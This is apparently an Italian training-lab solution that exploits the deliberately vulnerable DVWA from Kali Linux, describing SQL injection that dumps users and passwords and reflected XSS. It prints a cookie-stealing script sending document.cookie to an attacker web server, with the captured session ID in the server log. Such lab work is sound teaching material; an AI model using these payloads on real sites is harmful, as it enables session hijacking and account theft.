S6 LEZIONE 2


Traccia: Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante).
Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».
Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:
-XSS reflected
-SQL Injection (non blind).

SQL INJECTION

La query torna il nome ed il cognome anche utilizzando numeri con la virgola in quanto li converte in interi.




Per tautologia “1=1” vengono stampati tutti i contenuti della tabella (tabella degli utenti)


Con il comando version si può ottenere la versione del database (un po’ vecchia)

Con il comando user riusciamo a capire che il database si trova sullo stesso host dell'applicazione web (cosa grave perchè dovrebbero trovarsi su macchine diverse)

Con questa funzione invece si scopre il nome del database "dvwa"



Nel database sono presenti sia gli user che le password, nel prossimo passo verrà mostrato come ottenere sia gli user che le password




Qui possiamo trovare tutti gli usere con le password corrispondenti per accedere.

XSS

<script>alert("Sei stato Hackerato")</script>

script di “alert”



<script>window.location='http://192.168.50.101:1337/?cookie=' + document.cookie</script>

Directory listing for /?cookie=security=low; PHPSESSID=eab45f1904d8d71fd2e9138287d81087

- .bash_logout
- .bashrc
- .bashrc.original
- .BurpSuite/
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .profile
- .sudo_as_admin_successful
- .vboxclient-clipboard-tty7-control.pid
- .vboxclient-clipboard-tty7-service.pid
- .vboxclient-display-svga-x11-tty7-control.pid
- .vboxclient-display-svga-x11-tty7-service.pid
- .vboxclient-draganddrop-tty7-control.pid
- .vboxclient-draganddrop-tty7-service.pid
- .vboxclient-hostversion-tty7-control.pid
- .vboxclient-seamless-tty7-control.pid
- .vboxclient-seamless-tty7-service.pid
- .vboxclient-vmsvga-session-tty7-control.pid
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc
- __pycache__/
- Desktop/
- Documents/
- Downloads/
- Epicode_lab/
- Esercizio.txt
- Music/
- Pictures/
- Public/
- Templates/
- Videos/

```
┌──(kali㉿kali)-[~]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
192.168.50.101 - - [09/Jan/2024 13:47:32] "GET /?cookie=security=low;%20PHPSESSID=eab45f1904d8d71fd2e9138287d81087 HTTP/1.1" 200 -
192.168.50.101 - - [09/Jan/2024 13:47:32] code 404, message File not found
192.168.50.101 - - [09/Jan/2024 13:47:32] "GET /favicon.ico HTTP/1.1" 404 -
192.168.50.101 - - [09/Jan/2024 13:48:23] "GET /?cookie=security=low;%20PHPSESSID=eab45f1904d8d71fd2e9138287d81087 HTTP/1.1" 200 -
```

In questo modo la pagina viene reindirizzata sul nostro webserver e ci ritorna il cookie con il SESSID con il quale si può fare il login sul sito.